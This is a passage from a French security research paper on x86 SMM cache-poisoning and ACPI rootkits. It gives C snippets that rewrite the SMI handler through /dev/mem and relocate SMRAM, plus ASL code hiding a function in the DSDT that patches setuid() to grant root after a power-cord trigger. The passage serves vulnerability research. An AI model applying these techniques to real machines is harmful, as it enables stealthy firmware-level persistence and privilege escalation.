– localiser la SMRAM. Ce point relativement technique sera discuté dans la section 5.5 ;
– modifier la stratégie de cache de la SMRAM pour qu'elle soit accessible en « write back » en modifiant le contenu des MTRRs ;
– exécuter une SMI. Le CPU bascule en mode SMM et exécute la routine de traitement de la SMI. Étant donné la stratégie de cache choisie, à moins que la routine de traitement de la SMI n'ait pris le temps d'invalider les caches (ce qu'en pratique aucune routine ne fait ; ce point n'est de toute façon pas critique, voir plus bas), au moins une partie de la routine de traitement se trouvera encore dans le cache. L'attaquant peut alors modifier cette routine de traitement. Les modifications n'ont lieu que dans le cache.

Lorsque la prochaine SMI sera générée, la routine de traitement de la SMI qui sera exécutée est celle qui se trouve dans le cache. En effet, le cache instruction est invalidé par les changements de mode, mais pas les caches de données. Lors de l'entrée en mode SMM, la routine de traitement sera exécutée à partir de la mémoire la plus proche du processeur, en l'occurrence à partir du cache de données. L'attaquant peut ainsi exécuter du code arbitraire en mode SMM.

Le problème de cette technique est que le cache est par nature éphémère et les modifications effectuées par l'attaquant ne perdureront pas lorsque le cache sera invalidé. L'attaquant doit donc trouver une stratégie qui permette à ces modifications de ne pas être annulées par l'invalidation des caches. Il est également à craindre que le cache ne soit pas assez grand pour accueillir la routine de traitement de la SMI ou que cette dernière invalide les caches avant de lancer l'instruction assembleur « rsm ».

La stratégie présentée ci-dessous suppose que la routine de traitement de la SMI n'invalide pas le cache (ce qui était bien le cas sur toutes les machines testées) avant de rendre la main au système d'exploitation. Si cela était cependant le cas, l'attaque fonctionnerait toujours à l'exception de la copie de CV à l'étape 4. L'attaquant



Fig. 5. Principe de modification de la routine de traitement de la SMI

doit donc avoir déterminé une routine de traitement de la SMI valide par d'autres moyens qui ne sont pas décrit ici, comme par exemple par l'écriture d'une routine de traitement de la SMI minimaliste mais la plus générique possible. L'attaque fonctionne dans ce cas comme présentée ci-dessous en prenant cette routine de traitement de la SMI pour CV.

L'annexe A présente une preuve de concept permettant de mettre en œuvre ce schéma sur une machine exploitant la zone *Legacy SMRAM* :

1. l'attaquant trouve une zone de 32 ko contiguë qui n'est pas utilisée par le système d'exploitation. Dans l'exemple de l'annexe A, il s'agit de la zone de 32ko qui débute à l'adresse A=0x30000 ;

2. l'attaquant modifie la stratégie de cache relative à la SMRAM et la positionne sur « Write Back ». Cette opération est obligatoirement effectuée en couche noyau,

par exemple en chargeant le module présenté à l'annexe A.1 (exemple pour la zone de *Legacy SMRAM*) ;

3. l'attaquant déclenche une première SMI, par exemple en écrivant dans le registre APMC. La routine de traitement de la SMI est ainsi exécutée et reste dans le cache du processeur. Nous appellerons cette copie CV (Version de la routine dans le cache).

```
        outl(0x0000000f, APMC);
```

4. l'attaquant copie CV (la copie est possible depuis le cache) à l'adresse A. Nous appelerons cette nouvelle copie la routine de traitement T_A ;

```
    int fd = open("/dev/mem", O_RDWR);
    unsigned char * handler_CV = mmap(NULL, 0x8000,
        PROT_READ |PROT_WRITE, MAP_SHARED, fd ,0xa8000);
    unsigned char * handler_A =  mmap(NULL, 0x8000,
        PROT_READ|PROT_WRITE, MAP_SHARED,  fd, 0x38000);
    memcpy(handler_A, handler_CV, 0x8000);
```

5. l'attaquant modifie à volonté la routine de traitement T_A pour y inclure des fonctions cachées ;

```
    memcpy(handler_A, hidden_fun, end_hidden_fun - hidden_fun);
```

6. l'attaquant modifie le contenu de la mémoire aux adresses qui correspondent à la SMRAM. Il est très important de noter que puisque la stratégie de cache retenue est « Write Back », les modifications sont possibles et n'ont lieu qu'en cache. Seul CV est modifié mais pas la routine originale de traitement de la SMI. La seule modification que l'attaquant fera à CV est de s'assurer que CV changera la valeur sauvegardée de SMBASE pour que SMBASE soit affecté lors de l'exécution de l'instruction assembleur « rsm » à A. Il suffit pour cela de crocheter (« hooker ») la routine originale ;

```
    //saut vers le code qui va changer la valeur sauvegardee de SMBASE
    memcpy(handler_CV, &initial_jmp, 3);
    //ce code se trouve copie dans une zone inutilisee de la SMRAM
    memcpy(handler_CV+ CODE_OFFSET, &relocation_code,SIZE);
```

7. l'attaquant déclenche une seconde SMI. CV est alors exécuté, et modifie donc la valeur sauvegardée de SMBASE. Lors du retour en mode protégé, la SMRAM sera relocalisée à l'adresse A. A devient donc la nouvelle adresse de base de la SMRAM ;

Fig. 6. Résultats expérimentaux

	Portable 1	**Portable 2**	**Machine de bureau**	**Machine scientifique**
Vendeur	Toshiba	Dell	VECI	Dell
Modèle	Portégé M400	Latitude D520	VECI	Precision 490
CPU	T1300	Celeron M	Pentium 4	Xeon
Multi-CPU	Non	Non	Non	Oui
SMRAM	High	High	Legacy	TSEG
D_LCK mis à 1 par le BIOS	Non	Non	Non	Oui
D_LCK à 1 avant attaque	Oui	Oui	Oui	Oui
Réussite de l'attaque	Oui	Oui	Oui	Oui

```
outl(0x0000000f, APMC);
```

8. à partir de ce moment, toute SMI reçue déclenchera l'exécution de la routine de traitement T_A.

La relocalisation de la SMRAM est alors permanente. Pour le processeur, la SMRAM a été relocalisée à l'adresse A. Pour le *chipset* en revanche, la SMRAM se trouve toujours à son adresse originale. L'attaquant a donc réussi à modifier la routine de traitement de la SMI sans que le *chipset* ne le remarque. Cette propriété est très intéressante dans la mesure où le *chipset* peut choisir (voir partie 8) de surveiller l'intégrité de la SMRAM. Dans ce cas le *chipset* continuera de surveiller l'intégrité d'une zone qu'il associe à la SMRAM mais qui n'est en réalité plus utilisée. Dans certains cas très rare, l'attaquant pourra vouloir utiliser la routine T_A pour modifier l'ancienne routine de traitement de la SMI puis remettre SMBASE dans son état initial. Ceci est parfaitement faisable car la routine de traitement T_A a accès aux zones protégées du *chipset* dans la mesure où elle s'exécute en mode SMM et peut donc légitimement modifier le contenu de ces zones mémoire.

5.4 Mise en œuvre et preuve de concept

En pratique, nous avons tenté de mettre en œuvre l'attaque présentée ci-dessus sur quatre machines différentes dont les caractéristiques sont rappelées ci-dessous dans la table 6.

Deux des machines testées étaient des portables, une était une machine de bureau et la dernière était une machine de type scientifique. Certaines machines utilisaient TSEG, d'autres la zone de mémoire *Legacy SMRAM* ou la zone *High SMRAM*. Trois des machines n'affectaient par ailleurs pas le bit D_LCK a 1 ; nous avons veillé à verrouiller la SMRAM avant toute tentative de contournement du mécanisme de

contrôle d'accès. Il a été possible d'utiliser notre technique pour modifier le contenu de la SMRAM sur l'ensemble des machines.

5.5 Difficultés pratiques

Plusieurs difficultés se posent en pratique. Elles sont principalement liées à la difficulté pour l'attaquant de déterminer SMBASE et au fait que le système puisse être multiprocesseur.

D'abord, mettre en œuvre les schémas d'attaque présentés dans la section 5.3 nécessite de connaître SMBASE. Or il est possible pour la plate-forme de choisir SMBASE comme elle le souhaite du moment que la SMRAM reste dans les quatre premiers giga-octets de mémoire. Si SMBASE est tel que la SMRAM n'est située ni en *Legacy SMRAM* ni en *High SMRAM*, ni dans TSEG, la tâche de l'attaquant est facilitée puisque cela signifie que la SMRAM ne bénéficie pas du mécanisme de contrôle d'accès du *chipset* et qu'un simple parcours de la mémoire lui permet de la repérer et de la modifier. Si en revanche, la SMRAM est bien située dans une de ces trois zones, l'attaquant devra mettre au point une technique qui lui permette de déterminer la valeur exacte de SMBASE. En effet, TSEG peut par exemple être vaste (plusieurs dizaines de méga-octets) et SMBASE peut être quelconque.

En pratique, l'attaquant devra dans un premier temps localiser TSEG en allant lire le registre ESMRAMC. Il lui faudra alors rendre les trois zones susceptibles d'accueillir la SMRAM cachable en WB et écrire de manière répétitive l'instruction assembleur rsm de manière de remplir ces trois zones de cette instruction. Cette opération peut être faite petit à petit, zone par zone, si les tailles de cache ne permettent pas de faire résider autant d'information à la fois dans le cache. Si l'attaquant déclenche une SMI, puis relit le contenu de la mémoire (donc des caches), il relira en théorie la succession de « rsm » sauf à un endroit où se trouvera la carte des registres du processeur sauvegardés. En effet, si la SMRAM se trouve bien dans une de ces trois zones, alors nécessairement sa première instruction sera « rsm ». Dès l'entrée en mode SMM, le processeur rebasculera en mode protégé ne laissant en mémoire que la carte des registres sauvegardés. Il ne reste à l'attaquant qu'à localiser l'endroit en mémoire où figure cette zone pour déterminer SMBASE. Ce procédé est rappelé sur la figure 7.

Le second problème potentiel réside dans le fait que de plus en plus de machines possèdent plusieurs processeurs ou des processeurs multi-cœurs. Sur de telles architectures, chaque processeur (ou cœur) utilise en théorie une SMRAM différente, et possède donc une valeur de SMBASE différente de celle des autres processeurs. La spécification précise que si une SMI est déclenchée, la SMI peut être traitée par l'un ou l'autre des processeurs de manière non déterministe. L'attaquant ne pourra donc prévoir quel sera le processeur qui traitera une SMI. Dans le cas où le système est



Fig. 7. Principe de la détermination de SMBASE

multi-cœur ou multiprocesseur, il devra alors soit effectuer l'attaque simultanément sur toutes les SMRAM du système, ou n'effectuer l'attaque que sur une des SMRAM en attendant que celle-ci soit exploitée en pratique.

6 APCI

La gestion de l'alimentation et de la configuration d'une plate-forme x86 nécessite la manipulation de registres situés dans le *chipset* ou au sein des périphériques. Ces registres de configuration peuvent être des registres MMIO, des registres PIO ou encore des registres de configuration PCI (voir section 2.2).

Historiquement, la gestion de l'alimentation de la plate-forme était effectuée par le BIOS. La norme APM [15] (*Advanced Power Management*) permettait au système d'exploitation de connaître les routines du BIOS qui devaient s'exécuter pour effectuer telle ou telle opération. Le BIOS était donc le seul composant à

manipuler ces registres de configuration. Plus récemment, Hewlett-Packard®, Intel®, Microsoft®, Phoenix® et Toshiba ont rédigé la spécification de l'ACPI (*Advanced Configuration and Power Interface*) [9] qui est depuis devenu standard de fait et a donc supplanté l'APM. Le principe général de l'ACPI est de confier la gestion de l'alimentation et de la configuration de la machine aux systèmes d'exploitation. Les systèmes d'exploitation sont cependant des objets génériques par nature, amenés à s'exécuter sur une multitude de plates-formes différentes, dont ils ne peuvent pas connaître toutes les spécificités. La norme ACPI permet donc de définir les mécanismes qui permettront au BIOS de transmettre au système d'exploitation la description des actions à effectuer en matière de gestion de la plate-forme.

Dans le modèle ACPI, la plate-forme fournit ainsi un BIOS ACPI, des « registres ACPI » qui sont en réalité les registres dont la manipulation permet d'effectuer gestion de l'alimentation et de la configuration, et des tables ACPI qui permettent très schématiquement de décrire quels registres ACPI doivent être modifiés en fonction de l'action à effectuer. Il existe plusieurs tables ACPI. Sans être exhaustif, on peut citer :

- la table RSDT (pour Root System Description Table). Cette table est la table racine du système ACPI qui contient un ensemble de pointeurs vers les autres tables. L'adresse de la RSDT est fournie via un pointeur appelé RSDP (Root System Description Pointer) qui se trouve lui-même au sein de la zone de BIOS étendue (EBDA Extended BIOS Data Area) ou dans la zone en lecture seule du BIOS. L'OSPM va localiser le RSDP en recherchant un motif particulier correspondant de manière impérative au premier champ du RSDP ;
- la table DSDT (Differentiated System Description Table). Cette table, dont l'adresse mémoire est précisée au sein de la RSDT, contient les méthodes qui devront être exécutées par le composant en charge de la gestion de l'alimentation de la machine, définit les registres ACPI et décrit comment modifier ces derniers. La norme ACPI se contente de définir la liste des méthodes disponibles pour chaque périphérique, leur fonction et leur signification. Les actions définies dans chaque méthode sont donc spécifiques à la machine considérée. La DSDT est écrite en langage AML (ACPI Machine Langage) qui peut être facilement désassemblé dans un langage plus compréhensible appelé ASL (ACPI Specification Langage) par exemple à l'aide des outils ACPICA [2].

La norme ACPI ne décrit pas quels composants logiciels doivent être en charge de l'ACPI. Il peut s'agir d'une partie du noyau d'un système d'exploitation (ce sera le cas en général), d'une application hautement privilégiée en couche utilisateur, d'un moniteur de machines virtuelles. Elle conseille cependant à ce composant de comprendre les fonctions suivantes dont les échanges sont résumés sur la figure 8 :



Fig. 8. Fonctionnement théorique de l'ACPI

- un sous-composant OSPM (Operating System-directed configuration and Power Management) qui s'exécuterait en couche noyau et qui serait en charge de définir la stratégie en matière de gestion de l'alimentation et de la configuration. L'OSPM peut bien sûr choisir d'utiliser une autre DSDT que celle fournie par le BIOS. Il existe en pratique deux DSDT, la DSDT fournie par le BIOS qui survit à un redémarrage de la machine, et celle utilisée par l'OSPM, généralement identique mais qui elle ne survit pas à un redémarrage ;
- un pilote ACPI et un interpréteur AML qui sont exploités par l'OSPM lors de l'exécution des méthodes spécifiées au sein de la DSDT ;
- les pilotes de périphériques ont par ailleurs la possibilité d'exploiter l'interpréteur AML pour effectuer certaines opérations relatives à la gestion de l'alimentation du périphérique dont ils ont la charge indépendamment de l'OSPM.

La DSDT décrit les périphériques qui supportent la gestion de l'alimentation. Ces périphériques sont organisés en paquetages dans une structure arborescente. Plusieurs paquetages sont définis dans le standard et attachés à la racine de l'arbre (représentée en ASL par le signe \), tels que le paquetage `_PR` comprenant les différents processeurs du système ou encore le paquetage `_SB` qui regroupe toutes les ressources accessibles via les différents bus de communication tels que le bus PCI ou encore le bus ISA. Le premier bus PCI du système est donc accessible via le chemin `_SB.PCI0`. Il est possible de définir des objets comme des fils d'autres objets. Le chemin de la racine au premier contrôleur USB du système est ainsi `_SB.PCI0.USB0`. Les méthodes sont elles les feuilles de l'arbre. Par exemple, la méthode qui permet au contrôleur USB0 de passer dans l'état S5 (état actif du contrôleur) est `_SB.PCI0.USB0._S5` La plupart des méthodes sont définies dans le standard pour que l'OSPM comprenne leur signification mais il est bien entendu possible de définir d'autres méthodes de manière à rendre la structure de la DSDT plus modulaire. Notons enfin que la DSDT peut très bien exploiter des fonctions de la routine de traitement de la SMI, notamment en utilisant le registre APMC.

6.1 AML et ASL

Le langage ASL permet de définir d'une part les registres ACPI et d'autre part les méthodes permettant d'agir sur ces objets. Les registres ACPI sont définis à l'aide de la commande OperationRegion(). On verra plusieurs exemples d'utilisation de cette commande plus bas. Les différents champs d'un même registre peuvent être nommés via la commande Field().

Les méthodes peuvent agir sur les registres ACPI via des actions logiques (et, ou, ou exclusif). Il est possible d'effectuer des actions conditionnelles ou de décrire des boucles. Il est également possible à l'aide de la commande Notify() d'envoyer un message à l'OSPM. Ce message contiendra typiquement l'indicatif du périphérique auquel correspond la méthode qui a causé l'envoi du message accompagné d'un code standardisé précisant l'état du périphérique.

Sous Linux, le noyau transmet les messages Notify() au démon `acpid` lorsque ce dernier est en écoute. Lorsque ce démon est contacté, il analyse le contenu de son répertoire de configuration `/etc/acpi` pour déterminer si une action a été définie pour ce type de message. Si ce n'est pas le cas, il ne prend aucune initiative. Il est donc par exemple possible de configurer le démon `acpid` pour qu'il exécute la commande *shutdown* lorsqu'un message relatif au bouton on/off de la machine est reçu.

6.2 Sécurité et ACPI

L'ACPI présente plusieurs faiblesses relativement critiques sur le plan de la sécurité. Le problème principal réside dans le modèle de l'ACPI lui même. Dans ce modèle en effet, rien ne différencie un registre ACPI d'un registre quelconque. Pire, il est possible dans la DSDT de définir un registre ACPI de taille quelconque et ayant n'importe quelle adresse de base. Il est par exemple valide de définir un registre ACPI SAC (voir ci-dessous) qui référence une zone de la mémoire noyau, en l'occurrence ici une partie de l'appel système setuid(). Il est aussi possible de définir un registre ACPI pour n'importe quel registre de configuration PCI même si ce dernier n'a pas de rapport *a priori* avec l'ACPI. On peut (voir également ci-dessous) définir un registre ACPI appelé par exemple LIN qui corresponde à un registre du *chipset* dont tous les champs sont pourtant des champs « réservés » qui n'ont pas de signification dans la spécification du *chipset*.

```
/* Le registre de configuration PCI : */
/* Bus 0 Dev 0 Fun 0 Offset 0x62 est projete sur LIN */
Name(_ADR, 0x00000000)
OperationRegion(LIN, PCI_Config, 0x62, 0x01)
Field(LIN, ByteAcc, Nolock, Preserve) { INF,8 }

/*La zone de memoire systeme d'adresse 0x00175c96 */
/* (correspondant a l'appel setuid()) est projetee sur SAC */
OperationRegion (SAC, SystemMemory, 0x00175c96, 0x000c)
Field (SAC, AnyAcc, NoLock, Preserve)
  { SAC1,32, SAC2,32, SAC3,32 }
```

C'est le BIOS qui fournit la DSDT qui contient les méthodes qui seront exécutées en aveugle par l'OSPM. L'OSPM est obligé de faire confiance au contenu de la DSDT car il n'a en règle général aucun moyen de vérifier la correction et l'innocuité des méthodes proposées dans la DSDT. En effet, l'OSPM ne peut pas déterminer si les registres ACPI qui ont été définis dans la DSDT sont bien des registres liés à la gestion de l'alimentation et de la configuration ou des registres MMIO, PIO ou de configuration PCI ayant un autre but. Si l'OSPM était capable de déterminer si chaque registre décrit dans la DSDT est bien un registre ACPI, alors cela signifierait que sa connaissance de la plate-forme est suffisante pour qu'il puisse effectuer la gestion de l'alimentation et de la configuration sans avoir recours à l'ACPI. De l'autre côté, le *chipset* n'est pas capable de différencier un accès mémoire ou un accès PIO lié à l'ACPI d'un accès mémoire ou PIO quelconque. Rien ne différencie une demande d'accès émanant de l'OSPM d'une demande émanant de n'importe quel autre composant. Il est donc impossible au *chipset* et à l'OSPM de contrôler si les méthodes décrites dans la DSDT sont inoffensives sur le plan de la sécurité. Il n'existe aucun point de contrôle d'une éventuelle politique de sécurité.

Au delà de ce premier problème, d'autres faiblesses peuvent être mises en évidence. D'abord, il est permis aux pilotes de périphériques d'accéder aux registres ACPI de manière concurrente aux accès de l'OSPM, ce qui ne semble pas sain car la configuration réelle de la plate-forme matérielle sera potentiellement différente de celle que l'OSPM a choisie suite à une modification effectuée par un périphérique. Enfin, on peut remarquer que le fait que le RSDP n'ait pas une adresse fixe mais que l'OSPM doive rechercher un motif pour identifier sa position n'est pas très sain. En effet, un attaquant pourra substituer une RSDT qu'il a choisie à la RSDT du système s'il possède des privilèges suffisant pour écrire un RSDP dans une zone mémoire que l'OSPM parcourra avant celle où se trouve le RSDP du système. En pratique, il sera difficile au concepteur de la plate-forme de garantir qu'il sera systématiquement impossible à un attaquant d'effectuer une telle substitution.

7 Fonctions ACPI cachées

7.1 Principe d'un rootkit ACPI

La DSDT est donc une cible de choix pour les attaquants, qui peuvent choisir d'y intégrer des fonctions cachées. Cependant, modifier le contenu de la DSDT demande des privilèges élevés (typiquement ceux du ring 0). En effet, il est nécessaire de modifier soit la DSDT réelle de la machine (ce qui nécessite dans la plupart des cas une mise à jour du BIOS) soit la copie de la DSDT qui est utilisée par l'OSPM et qui réside en mémoire noyau.

Modifier la DSDT pourra donc difficilement être utile durant une attaque par escalade de privilèges. En revanche, les concepteurs de rootkits en couche noyau pourront sans difficulté y intégrer des fonctions cachées qui seront exécutées périodiquement par l'OSPM croyant effectuer des opérations de gestion de la configuration de la machine. Sur une machine mettant en œuvre la technologie TxT, un attaquant peut vouloir modifier la DSDT avant le redémarrage à chaud pour y intégrer une fonction malveillante qui restera exploitable après le redémarrage à chaud. De tels « rootkits ACPI » présentent cependant un certain nombre de limitations :

- un rootkit ACPI est spécifique à une machine donnée. En effet, écrire un rootkit ACPI nécessite de modifier la DSDT dont le contenu est très fortement lié à la plate-forme matérielle cible ;
- un rootkit ACPI devra selon toute probabilité être spécifique au système d'exploitation mis en œuvre sur la machine cible. En effet, pour que le rootkit ACPI ait un intérêt son concepteur devra s'assurer que les méthodes dans lesquelles il dissimulera des fonctions sont exploitées en pratique par l'OSPM. L'objet ACPI `_OS` ou la commande ACPI `_OSI` permettent d'identifier le système

d'exploitation installé sur le système mais il est tout à fait possible à l'OSPM de mentir lors de sa réponse ;
– les modifications effectuées en DSDT ne survivent à un redémarrage de la machine que si la modification est effectuée dans la DSDT réelle de la machine ce qui nécessite d'être capable de flasher le BIOS.

La première preuve de concept d'un rootkit ACPI est à mettre au crédit de John Heasman [7]. Ce dernier a en effet présenté durant la conférence Blackhat 2006 un prototype de rootkit ACPI pour machines Windows ou Linux. Ce rootkit modifiait une des fonctions de la DSDT pour y insérer une fonction cachée qui soit déclenchée à une date précise. Il avait cependant indiqué que le fait de savoir si l'on pouvait développer un rootkit qui dissimulerait une fonction qui soit activable par un stimulus externe (connexion d'une clef USB par exemple) était une question ouverte. L'objet de cette partie est de montrer qu'il est en effet possible de dissimuler des fonctions activables via des stimuli externes. Pour la preuve de concept, nous avons intégré une fonction qui n'est activée que lorsque le cordon de l'alimentation de la machine est débranché puis rebranché deux fois consécutivement.

7.2 Preuve de concept

Nous avons développé une preuve de concept de fonctions ACPI cachées pour une machine portable Toshiba Portégé M400 mettant en œuvre le système Linux Mandriva 2008. Dans notre preuve de concept, une fonction cachée est exécutée automatiquement dès lors que le cordon d'alimentation du portable est débranché puis rebranché deux fois consécutivement. Cette fonction cachée modifie l'appel système setuid() du système d'exploitation de telle sorte que cet appel donne toujours les privilèges du superutilisateur (root) à l'appelant quel que soit son niveau de privilèges initial.

Pour cela, nous avons créé un nouveau périphérique appelé `TEST` et défini un nouveau registre ACPI associé à ce périphérique appelé `INF`. Ce registre correspond à un registre inutilisé du *chipset* dont les champs sont inutilisés. Ce registre est un registre de configuration PCI (bus 0, device 0, function 0, offset 0x62). Il comprend 8 bits, est inscriptible et lisible et n'est utilisé par aucun autre composant logiciel, BIOS compris. Dans le code ASL ci-dessous, la commande Name() permet de spécifier les caractéristiques PCI du périphérique `TEST` (bus 0, device 0, function 0) puis nous utilisons la commande OperationRegion pour créer un premier registre ACPI `LIN` qui correspond au registre PCI d'offset 0x62 et dont la taille est un octet. Nous renommons ensuite ce registre `INF` (pour des raisons techniques) à l'aide de la commande Field().

Nous avons ici choisi de créer un registre ACPI associé à un registre PCI inutilisé du *chipset* mais nous aurions également pu utiliser une zone mémoire inutilisée, telle

que la zone mémoire correspondant au tampon clavier du BIOS qui est inutilisée lorsque la séquence de démarrage est terminée.

```
Scope(\_SB.PCI0){
    Device(TEST){
        Name(_ADR, 0x00000000)
            Name(_UID, 0xca)
        [...]
            /* creation du registre ACPI INF */
        OperationRegion(LIN, PCI_Config, 0x62, 0x01)
        Field(LIN, ByteAcc, Nolock, Preserve)
        { INF,8 }
            /* édfinition de pseudo-émthodes */
            /* pour l'objet TEST */
        Method(_S1D,0, NotSerialized)
        { Return(One)}
        Method(_S3D,0, NotSerialized)
        { Return(One)}
      }}
```

La méthode `_STA` du périphérique `BAT1` peut être utilisée par l'OSPM pour déterminer le statut de la batterie. Sur les portables sous Linux, cette fonction est très logiquement appelée très fréquemment (environ toutes les 10 secondes en pratique). La fonction `_PSR` (Power Source) du périphérique ADP1 est elle appelée quand le cordon d'alimentation est branché ou débranché. Cette fonction permet au système de connaître quelles sont les sources d'alimentation qui sont alors disponibles. Nous avons utilisé le registre `INF` comme un compteur pour déterminer le nombre d'appels à la fonction `_PSR` entre deux appels de la fonction `BAT1._STA`. Pour cela, la fonction `BAT1._STA` elle-même est modifiée pour inscrire 1 dans INF à chaque appel. Cela peut être effectué à l'aide de la commande ASL Store(). Bien entendu, il est possible de modifier d'autres fonctions[1] de la même manière pour être certain que INF prend la valeur 1 très fréquemment.

```
Device(BAT1){
         [...]
         Method (_STA, 1, NotSerialized)
         {
             Store(0x1 , \_SB.PCI0.TEST.INF)
                [...]
         }
}
```

Les modifications de ADP1 sont plus nombreuses. Nous créons un nouveau registre ACPI qui correspondra à une partie de la zone mémoire où l'appel système setuid()

[1] Déterminer en pratique quelles fonctions sont appelées fréquemment nécessite une modification de la DSDT de telle sorte que chaque méthode définie écrive une valeur différente dans INF et nécessite une modification du pilote ACPI pour tracer tous les accès à ce registre.

est stocké (plus précisément ce registre correspondra à la partie de setuid() qui fixe l'identité utilisateur effective).

```
Device (ADP1)
  { [...]
    /* On cree un registre ACPI correspondant a l'adresse memoire      */
    /* d'une partie de l'appel systeme setuid(). 0x00175c96 correspond */
    /* a l'adresse physique de la partie de setuid() que la fonction   */
    /* cachee devra modifier                                           */
    /* Ce registre comprend 3 champs de 32 bits nommes respectivement  */
    /* SAC1, SAC2 et SAC3                                              */
    OperationRegion (SAC, SystemMemory, 0x00175c96, 0x000c)
    Field (SAC, AnyAcc, NoLock, Preserve)
    { SAC1, 32, SAC2, 32, SAC3, 32 }
[...]
```

La fonction `ADP1._PSR` est modifiée pour incrémenter systématiquement INF. Si INF atteint la valeur 4, cela signifiera que la fonction `_PSR` aura été appelée quatre fois consécutivement sans que la fonction `BAT1._STA` ne soit elle appelée, donc que le cordon d'alimentation a été débranché puis rebranché deux fois consécutivement.

```
Device (ADP1)
  { [...]
    /* On cree un registre ACPI correspondant a l'adresse memoire      */
    /* d'une partie de l'appel systeme setuid(). 0x00175c96 correspond */
    /* a l'adresse physique de la partie de setuid() que la fonction   */
    /* cachee devra modifier                                           */
    /* Ce registre comprend 3 champs de 32 bits nommes respectivement  */
    /* SAC1, SAC2 et SAC3                                              */
    OperationRegion (SAC, SystemMemory, 0x00175c96, 0x000c)
    Field (SAC, AnyAcc, NoLock, Preserve)
    { SAC1, 32, SAC2, 32, SAC3, 32 }
[...]
```

